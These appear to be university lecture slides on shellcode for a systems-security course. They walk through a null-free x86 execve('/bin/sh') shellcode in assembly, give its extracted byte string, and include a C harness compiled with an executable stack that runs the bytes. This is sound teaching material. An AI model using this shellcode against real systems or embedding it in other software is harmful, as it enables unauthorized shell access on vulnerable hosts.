CS326 – Systems Security

Lecture 12

Shellcode

Elias Athanasopoulos
athanasopoulos.elias@ucy.ac.cy

Shellcode

- A program that is *stuffed* in a user input
  - spawns a (remote) shell, downloads malware, creates a user, elevates (becomes root), installs backdoor, etc.
- The program is usually small and to the point
  - Especially in buffer overflows, the vulnerable buffers may have limited size
  - No \0s allowed, otherwise string copies can destroy the shellcode
- Highly architectural dependent
- Highly unorthodox programming involved
  - Custom assembly

Spawning a shell

```
int execve(const char *filename,
           char *const argv[],
           char *const envp[]);
```

- Example:
  - `execve("/bin/sh", NULL, NULL);`
  - Remember, we don't do proper programming here!

System calls in Linux

- Can be invoked using a software interrupt
  - assembly instruction: `int`
  - E.g., for `execve` the interrupt number is `0x0b` (or 11 in decimal)
  - Parameters are passed in registers
- The OS has a system call table
  - Each system call number invokes the appropriate code
  - `/usr/include/asm/unistd_32.h`:

```
#define __NR_execve 11
```

`execve` in Linux/IA32

- `execve("/bin/sh", NULL, NULL);`
- **`%eax`**: return value
- **`%ebx`**
  - first argument, address of memory that ”/bin/sh” is stored
- **`%edx`** and **`%ecx`**
  - 2nd and 3rd argument
  - We can simply zero these

Hacks

- “/bin/sh” is 7 bytes, would be nice if it was 8 bytes
- Easy dirty fix
  - /bin//sh
- No 0s
  - `strcpy` can split the shellcode if 0s are contained
  - If we need to zero one register we use **`xor`**

Push `/bin//sh`


char	h	s	/	/	n	i	b	/
ASCII (hex)	0x68	0x73	0x2f	0x2f	0x6e	0x69	0x62	0x2f
value	`0x68732f2f`				`0x6e69622f`			

Shellcode for execve("/bin/sh");

```
.section .data
.section .text
.globl _start

_start:
    xor         %eax,%eax
    push        %eax            # \0
    push        $0x68732f2f     # hs//
    push        $0x6e69622f     # nib/
    mov         %esp,%ebx
    xor         %ecx,%ecx
    xor         %edx,%edx
    mov         $0xb,%al
    int         $0x80
```

Stack representation



Compile and link

```
as --32 shellcode.s -o shellcode.o
ld -m elf_i386 shellcode.o -o shellcode
```

Grab shellcode

```
$ objdump -d ./shellcode.o

./shellcode.o:     file format elf32-i386


Disassembly of section .text:

00000000 <_start>:
   0:   31 c0                   xor    %eax,%eax
   2:   50                      push   %eax
   3:   68 2f 2f 73 68          push   $0x68732f2f
   8:   68 2f 62 69 6e          push   $0x6e69622f
   d:   89 e3                   mov    %esp,%ebx
   f:   31 c9                   xor    %ecx,%ecx
  11:   31 d2                   xor    %edx,%edx
  13:   b0 0b                   mov    $0xb,%al
  15:   cd 80                   int    $0x80
```

shellcode

Test shellcode

```
int main(int argc, char *argv[]) {
  char *shellcode =
   "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
   "\x6e\x89\xe3\x31\xc9\x31\xd2\xb0\x0b\xcd\x80";
  int (*fptr)() = (int (*)()) shellcode;
  fptr();

  return 1;
}

/* Compile and Link.
    $ gcc -Wall -m32 -z execstack runsh.c -o runsh
*/
```